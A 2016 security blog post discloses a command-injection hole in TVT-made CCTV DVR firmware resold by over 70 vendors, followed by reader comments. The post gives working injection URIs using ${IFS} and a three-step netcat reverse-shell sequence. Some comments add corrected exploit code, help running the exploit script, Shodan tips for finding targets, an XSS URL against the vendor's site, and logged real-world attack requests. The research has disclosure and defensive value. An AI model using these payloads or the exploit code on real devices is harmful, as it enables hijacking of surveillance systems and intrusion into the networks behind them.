




KerneronSecurity

Tuesday, March 22, 2016

Remote Code Execution in CCTV-DVR affecting over 70 different vendors

This post is going to be a follow up from a research which dates back to December 2014, called "The Backoff POS Trojan operation". Back then, one of the key conclusions highlighted from the report is that fraudsters are adopting new tactics in order to attack retailers. This new attack vector is to compromise DVR boxes, which is the heart component of any CCTV system. This was allowing them to achieve two goals at once-

1. Verify a targeted host actually belongs to a retailer.
2. Get a foothold inside the local network, one step closer to the POS station.




Surveillance cameras, the first line of security in the physical world, are the virtual's weakest link? This sparks an amusing irony. When the old fashion thieves used to physically break into stores, on their way to the cashier they had to try and avoid or neutralize any surveillance equipment. The digital thieves are entering the store through them. Truly Hollywood material.

Got me curious

So this was as far as the Backoff research paper went. But these CCTV systems caught my curiosity. I had two questions in mind;

1. What is their distribution across the net?
2. How are they being compromised?

Using the data I've gathered from the C&C server of over thousand infected machines, i started mapping the open services/ports. I soon discovered a lot of them had port 81/82 open in addition to port 8000. They were HTTP servers identifying as "Cross Web Server". And their main web page looked like this -



A quick Shodan query, revealed their distribution; a total of over 30,000(!). Quite a lot and yet I'm sure this is only a small portion of them.

Vendor?

Next thing i want to know is which manufacturer is behind these CCTV equipment. And so one grep led to another-

WebClient.html:

```
1 | <script id="gt=" live_js="" lt="" script="" src="script/live.js" type="text/javascript"> ?
```

script/live.js:

```
1 | <img style="cursor:auto;" src = "logo/logo.png"> ?
```

And viola! The logo suggests this is an Israeli company selling CCTV systems, but comments all over the code actually says it was made in china. So i decided to pay their website a visit. Navigating through their website, i encountered the download section which offers firmware update for these DVR boxes. Sweet!

Pages

- Home
- About me

Blog Archive

- ▼ 2016 (1)
 - ▼ March (1)
 - Remote Code Execution in CCTV-DVR affecting over 7...
- 2015 (2)
- 2014 (1)
- 2012 (1)
- 2006 (1)

Labels

- ODay
- APT
- Backoff
- C&C
- CCTV
- cipher
- Citadel
- cryptography
- decipher
- Embed
- Exploit
- GameOver
- Human
- Factor
- Intelligence
- Licat
- Malware
- Old
- Stuff
- OSINT
- Perl
- PoS
- RCE
- Retail
- Timing
- Attack
- tool
- Vulnerability
- Web
- XSS
- Zeus
- ZeusVM

Let the bug hunt begin..

Download. Unzip. Floop -

```

1 | total 8684
2 | drwx----- 8 exodus exodus 4096 Feb 10 18:26 .
3 | drwx----- 8 exodus exodus 16384 Feb 10 16:08 ..
4 | -rw-r--r-- 1 exodus exodus 604 Nov 7 2012 boot.sh
5 | drwx----- 2 exodus exodus 4096 Nov 7 2012 config
6 | -rw-r--r-- 1 exodus exodus 1027 Nov 7 2012 dep2.sh
7 | -rw-r--r-- 1 exodus exodus 307561 Nov 7 2012 language.tar
8 | -rw-r--r-- 1 exodus exodus 1189984 Nov 7 2012 libhi3520a.so
9 | drwx----- 2 exodus exodus 4096 Feb 8 13:07 modules
10 | -rw-r--r-- 1 exodus exodus 2175 Nov 7 2012 netupgrade.sh
11 | -rw-r--r-- 1 exodus exodus 4852 Nov 7 2012 preupgrade.sh
12 | drwx----- 2 exodus exodus 4096 Jan 4 2015 product
13 | -rw-r--r-- 1 exodus exodus 5984 Nov 7 2012 productcheck
14 | -rw-r--r-- 1 exodus exodus 44 Nov 7 2012 rewdg.sh
15 | -rw-r--r-- 1 exodus exodus 7257480 Nov 7 2012 td3520a
16 | drwx----- 2 exodus exodus 4096 Jan 4 2015 ui
17 | drwx----- 2 exodus exodus 4096 Jan 4 2015 VideoPlay
18 | drwx----- 34 exodus exodus 4096 Jan 27 2015 WebSites
19 | -rw-r--r-- 1 exodus exodus 51696 Nov 7 2012 XDVRStart.hisi

```

A compressed file system. My aim is to get to the main server process . My first guess was to begin from the boot.sh since it probably execute all the relevant binaries on boot. boot.sh Executes another shell script called deps2.sh. This script execute two binaries. XDVRStart.hisi and td3520a.

From their size i understand that most of the weight is found in td3520a.

First thing I notice, the binary is saved in debugged mode which means it has all the symbols and therefore all the functions names. This makes the analysis process much easier.. thanks guys! After snooping around for a while, I discovered within the implementation of the HTTP server the following vulnerable code

```

1 | .text:0040878C LDR R0, [R11,#dirp] ; dirp
2 | .text:00408790 BL closedir
3 | .text:00408794 LDR R0, =aExtractLanguage ; "extract language packet!"
4 | .text:00408798 BL puts
5 | .text:0040879C SUB R3, R11, #-var_6C00
6 | .text:004087A0 SUB R3, R3, #4
7 | .text:004087A4 SUB R3, R3, #0xCC
8 | .text:004087A8 SUB R2, R11, #-dest
9 | .text:004087AC MOV R0, R3 ; s
10 | .text:004087B0 LDR R1, =aTarZxfMntMtdWe ; "tar -zxf /mnt/mtd/WebSites/language.tar.gz
11 | ; %s/* -C /nfsdir/language/"
12 | .text:004087B4 BL sprintf
13 | .text:004087B8 SUB R3, R11, #-var_6C00
14 | .text:004087BC SUB R3, R3, #4
15 | .text:004087C0 SUB R3, R3, #0xCC
16 | .text:004087C4 MOV R0, R3 ; char *
17 | .text:004087C8 BL DVRSytem

```

It reads the URI, and if it contain something like the following -

```
/language/[language]/index.html
```

its going to extract the [language] in between the slashes and check if the directory exists, if not it is going to execute this command -

```
1 | tar -zxf /mnt/mtd/WebSites/language.tar.gz [language]/* -C /nfsdir/language
```

This basically gives us a remote command line execution. Awesome!

Exploitation

In order to exploit it i had to overcome few obstacles I've identified -

1. Can't use spaces or newlines + server does not understand URL encoding
2. Length in between the slashes is limited.

I was able to bypass the no-space restrictions with something called \${IFS} . Basically IFS stands for Internal Field Separator, it holds the value which is used by the shell to determine how to do field splitting. By default it holds "\n" which is exactly what i needed. So this is my new attack vector -

```
/language/Swedish${IFS}&&echo${IFS}1>test&&tar${IFS}/string.js
```

And it worked! the file has been written. Lets do another test -

```
/language/Swedish${IFS}&&echo${IFS}$USER>test&&tar${IFS}/string.js
```

outputs -

```
root
```

Great success!! As with many embed systems this one is using BusyBox so what i decided to do is invoke netcat in order to get a nice and comfy reverse shell. So considering our length limitation i broke the command into three pieces -

Three ..

```
1 | echo nc 1.1.1.1 1234>e
```

Two ...

```
1 | echo -e $SHELL>>e
```

One. Lift off!

```
1 | $(cat e) &>r
```

♪Too many cooks, too many cooks♪

Since comments all over the code suggested this is a "made in china" case, I wanted to trace the origin of it. This process led me to discovering over 70(!) vendors reselling almost identical products. They may have different logo, or slightly different plastics, but they share the same vulnerable software. This is basically what they call "white labeling". Probably China's most common business model. Eventually I've located the real manufacturer, a company called [TVT](#).

Finding all the different vendors is one thing, but identifying the vulnerable products is a whole other story since every vendor has different modeling convention. To summarize this I'd say too many cooks are stirring the same rotten pot. This makes it really hard to mitigate the problem and leaving a lot of potential vulnerable end users/businesses.

Mitigation

Since there are many vendors who redistribute this hardware-software it is hard to rely on vendors patch to arrive at your doorstep. I believe there are few more vulnerabilities being exploited in the wild against these machines and therefore your best shot would probably be to deny any connection from an unknown IP address to the DVR services. And so I will leave you here with a list of vendors who are selling some of TVT's re-branded gear.

Last note about the responsible disclosure process. I've been trying to contact TVT for quite some time with no luck. They have been ignoring me for too long, so they left me with no choice but to disclosure.

Vendors List

- [Ademco](#)
- [ATS Alarmes technology and ststems](#)
- [Area1Protection](#)
- [Avio](#)
- [Black Hawk Security](#)
- [Capture](#)
- [China security systems](#)
- [Cocktail Service](#)
- [Cpsecured](#)
- [CP PLUS](#)
- [Digital Eye'z no website](#)
- [Diote Service & Consulting](#)
- [DVR Kapta](#)
- [ELVOX](#)
- [ET Vision](#)
- [Extra Eye 4 U](#)
- [eyemotion](#)
- [EDS](#)
- [Fujitron](#)
- [Full HD 1080p](#)
- [Gazer](#)
- [Goldeye](#)
- [Goldmaster](#)
- [Grizzly](#)
- [HD IViewer](#)
- [Hi-View](#)
- [Ipcom](#)
- [IPOX](#)
- [IR](#)
- [ISC Illinois Security Cameras, Inc.](#)
- [JFL Alarmes](#)
- [Lince](#)
- [LOT](#)
- [Lux](#)
- [Lynx Security](#)
- [Magtec](#)
- [Meriva Security](#)
- [Multistar](#)
- [Navaio](#)
- [NoVus](#)
- [Optivision](#)
- [PARA Vision](#)
- [Provision-ISR](#)
- [Q-See](#)
- [Questek](#)
- [Retail Solution Inc](#)
- [RIT Huston .com](#)
- [ROD Security cameras](#)
- [Satvision](#)
- [Sav Technology](#)
- [SkillEye](#)
- [Smarteye](#)

Superior Electrical Systems
TechShell
TechSon
Technomate
TecVoz
TeleEye
Tomura
truVue
TVT
Umbrella
United Video Security System, Inc
Universal IT Solutions
US IT Express
U-Spy Store
Ventetian
V-Gurad Security
Vid8
Vtek
Vision Line
Visar
Vodotech.com
Vook
Watchman
Xrplus
Yansi
Zetec
ZoomX

Posted by Exodus at 7:14 AM

Labels: 0Day, CCTV, Embed, Exploit, RCE, Vulnerability

47 comments:



Hai March 22, 2016 at 11:27 AM

w00t w00t!

[Reply](#)



Unknown March 22, 2016 at 2:21 PM

I fully expected to find LaView on here, which is currently my home CCTV DVR. It's a piece of Chinese junk that I intend to replace soon with some IP Cams and an NVR that I'll roll my own. Not a really strong networking guy, but I feel confident that access to the DVR I have now is relegated to only internal network devices.

Nicely done, and thanks for the info!

[Reply](#)



Daniel March 22, 2016 at 5:32 PM

ffffuuuu

[Reply](#)



Daniel March 22, 2016 at 5:32 PM

ffffuuuu

[Reply](#)



Jason Ellison March 24, 2016 at 12:26 AM

I discovered a plethora issues in low end DVR boxes in 2012/2013. I would be interested in sharing the results and comparing notes.

[Reply](#)

[Replies](#)



Exodus March 24, 2016 at 8:27 AM

sure, feel free to contact me by mail

[Reply](#)



Ben Jackson March 24, 2016 at 7:30 AM

Exploit Error :
from requests.exceptions import ConnectionError, Timeout, ContentDecodingError
ImportError: cannot import name ContentDecodingError

[Reply](#)

[Replies](#)



Exodus March 24, 2016 at 7:42 AM

You should probably upgrade your requests library



Unknown March 25, 2016 at 9:49 AM

sorry but people like you shouldnt use exploits like this maybe stick to RATting people



Malcom March 26, 2016 at 6:58 PM

use this command bro, pip install requests --upgrade this help to you to upgrade yours lib. bye

[Reply](#)

Lin322 Channel March 24, 2016 at 11:58 AM

This comment has been removed by the author.

[Reply](#)

Lin322 Channel March 24, 2016 at 12:00 PM

i got this
after -c

```
Traceback (most recent call last):
  File "39596.py", line 122, in
    main()
  File "39596.py", line 63, in main
    if response.text[0] != '1':
IndexError: string index out of range
```

[Reply](#)[Replies](#)

Malcom March 26, 2016 at 7:13 PM

i have the same mistake. but if i try with -e i dont have mistake.

[Reply](#)

John Honovich March 25, 2016 at 10:30 AM

Very thorough work.

One thing, how did you determine their vendor list?

[Reply](#)

Exodus March 25, 2016 at 2:56 PM

Thanks!

And i did it by pulling all the logo images. The one found at -logo/logo.png

[Reply](#)

Unknown March 25, 2016 at 4:17 PM

XSS vulnerability in the manufacturer's website:

[http://www.tvtnet.cn/Admin/Error.aspx?Tip=%3Cscript%3Ealert\(%22test%22\)%3C/script%3E&ClassName=about.aspx](http://www.tvtnet.cn/Admin/Error.aspx?Tip=%3Cscript%3Ealert(%22test%22)%3C/script%3E&ClassName=about.aspx)

[Reply](#)

vcvracarkad March 25, 2016 at 10:11 PM

I have a Q-See, so I tested the exploit on my own system. But there seems to be a problem. -c reports
[!] Checking if target "[REDACTED]" is vulnerable...
[V] Target "[REDACTED]" is vulnerable!

But I could not produce a reverse shell. By playing with the code I see that it hangs at the first step.

[Reply](#)[Replies](#)

vcvracarkad March 25, 2016 at 10:58 PM

This comment has been removed by the author.



vcvracarkad March 25, 2016 at 11:02 PM

I figured it out. Did you mangle the code on purpose? More importantly, how can this vulnerability be patched?



Exodus March 26, 2016 at 12:24 AM

Hmm why is it not working properly?

Any fix needed?

As suggested in the blog post, currently the best thing you could do is deny any connection from unknown sources.



vcvracarkad March 26, 2016 at 12:37 AM


During the last check phase "%s://%s/" should be "%s://%s/", or else the test file doesn't get deleted. During exploit phases \${IFS} seems to be misplaced. Here are my changes:


```
raw_url_request("%s://%s/language/Swedish${IFS}&&echo${IFS}nc${IFS}%s${IFS}%s>e&&tar${IFS}/string.js" %
(target_url.scheme, target_url.netloc, match.group('host'), match.group('port')))
```

Two ...


```
raw_url_request(%s://%s/language/Swedish${IFS}&&echo${IFS}"-e${IFS}$SHELLS${IFS}">>e&tar${IFS}/string.js' %
(target_url.scheme, target_url.netloc))
```

```
# One. Left off!
raw_url_request(%s://%s/language/Swedish${IFS}&&(cat${IFS})&tar${IFS}/string.js' % (target_url.scheme,
target_url.netloc))
```


 **vcvracarkad** March 26, 2016 at 12:39 AM
percent sign is out of place due to a bad copy/paste

 **Exodus** March 26, 2016 at 2:16 AM
Alright, I fixed it, thank you very much!
Really appreciate it!


[Reply](#)

 **Unknown** March 29, 2016 at 10:29 AM
This is relatively old news. I have been testing these devices for 4 years. In fact, given the fact I have worked with the vendors, I can tell you all the china "stuff" is sourced in common across vendors. Also you should look at rtsp and some other paths to own these devices. I know of half a dozen or more.


[Reply](#)

 **Exodus** March 30, 2016 at 12:52 AM
Alright cool. Will check the rtsp. Thanks for commenting :)

[Reply](#)


 **Nick** March 30, 2016 at 2:13 PM
This comment has been removed by the author.


[Reply](#)

 **Nick** March 30, 2016 at 2:19 PM
Thanks you for this work. It's great.
But i can't find a vulnerable cams. I use shodan with TVT as keyword and also i had tried other words from your list. Maybe i do wrong something but your script run without errors. Can you tell me a keyword for search or write some example of vulnerable url. Thank you.


[Reply](#)

[Replies](#)


 **Jim Brewer** April 15, 2016 at 12:54 PM
try searching for the port # and "cross web server"..

 **Jim Brewer** April 15, 2016 at 12:54 PM
try searching for the port # and "cross web server"..

[Reply](#)


 **G. Jose Malave** April 25, 2016 at 2:03 PM
This comment has been removed by the author.

[Reply](#)

 **Henrique joventino** April 27, 2016 at 11:59 AM
senhores boa tarde!


estou com problema na pcb tw2316ss v1.2 rb27
que tem a logo tec voz.
apresentando beep continuo logo no inicio de alimentacao da placa

[Reply](#)

 **Henrique joventino** April 27, 2016 at 12:03 PM
senhores boa tarde!

estou com problema na pcb tw2316ss v1.2 rb27
que tem a logo tec voz.
apresentando beep continuo logo no inicio de alimentacao da placa

[Reply](#)

 **yweiss** April 30, 2016 at 10:35 PM
I found a vulnerable target but after i get the message that target is vulnerable nothing happens. Just this screen :
Checking if target (ip of the camera) is vulnerable
Target (the ip of the camera) is vulnerable
And then nothing
Can you help?
Thanks

[Reply](#)



Sww Pintu May 12, 2016 at 2:36 AM

This comment has been removed by a blog administrator.

[Reply](#)



Dable dable May 17, 2016 at 4:04 AM

Thanks fkr the code, i found another vendor with the logo.png trick and it just says h.264 cam but all the dvr resources are the same,

I ran your corrected code and right after execution i wait a lot and nothing happens (not even timeout). But when i check the target it's vulnerable as expected.

What do you suggest is the problem? Do i need to open the port on my machine or does python do that itself?

[Reply](#)



Dable dable May 17, 2016 at 4:13 AM

I manually tried the USER>test check you performed and the cross web server is giving me a 404 response. Is that supposed to happen? Maybe the target is patched?, but how come the test is succesful?

[Reply](#)



sjefdeklerk May 23, 2016 at 5:09 PM

This comment has been removed by the author.

[Reply](#)



sjefdeklerk May 24, 2016 at 12:17 PM

This comment has been removed by the author.

[Reply](#)



FatTrue June 28, 2016 at 1:41 PM

Am getting this error:

```
root@kali:~/h264_dvr_rce# python h264-dvr-rce.py 000.000.000.000 -c
[X] supplied target "000.000.000.000" is not a valid URL
Usage: h264-dvr-rce.py [options]
```

Options:

-h, --help show this help message and exit

-c, --check Check if target is vulnerable

-e CONNBACK, --exploit=CONNBACK

Fire the exploit against the given target URL

Is there anything am not doing right?

NB:I have not posted the IP address for obvious reasons.

[Reply](#)

[Replies](#)



Vlad RedCode July 12, 2016 at 12:41 PM

Replace 000.000.000.000 with http://000.000.000.000:port

[Reply](#)



Saphservices July 25, 2016 at 1:43 AM

This comment has been removed by a blog administrator.

[Reply](#)



Laxmi Rai July 30, 2016 at 6:03 AM

This comment has been removed by a blog administrator.

[Reply](#)



CarlosUranga September 26, 2016 at 10:09 PM

i get this error error: -e option requires an argument

[Reply](#)



Deborah Richards September 28, 2016 at 4:29 AM

This comment has been removed by a blog administrator.

[Reply](#)

[Replies](#)



weasel512 September 29, 2016 at 9:44 AM

SPAM. Author, please delete this clown. ↑



weasel512 September 29, 2016 at 9:45 AM

SPAM. Author, please delete this clown. ↑

[Reply](#)



Unknown October 21, 2016 at 1:59 PM

I had someone in Mexico attempt to probe my home IP address using this exploit 2 days before the big DDoS attack on Oct 21.

```
201.173.180.148 - - [19/Oct/2016:14:00:55 -0400] "GET /language/Swedish${IFS}&&echo${IFS}610cker>qt&&tar${IFS}/string.js HTTP/1.0" 404 538 "-" "Wget(linux)"
201.173.180.148 - - [19/Oct/2016:14:00:55 -0400] "GET /../../../../../../../../mnt/mtd/qt HTTP/1.0" 400 484 "-" "Wget(linux)"
```

[Reply](#)

Enter your comment...

Comment as:

Notify me

[Home](#)

[Older Post](#)

Subscribe to: [Post Comments \(Atom\)](#)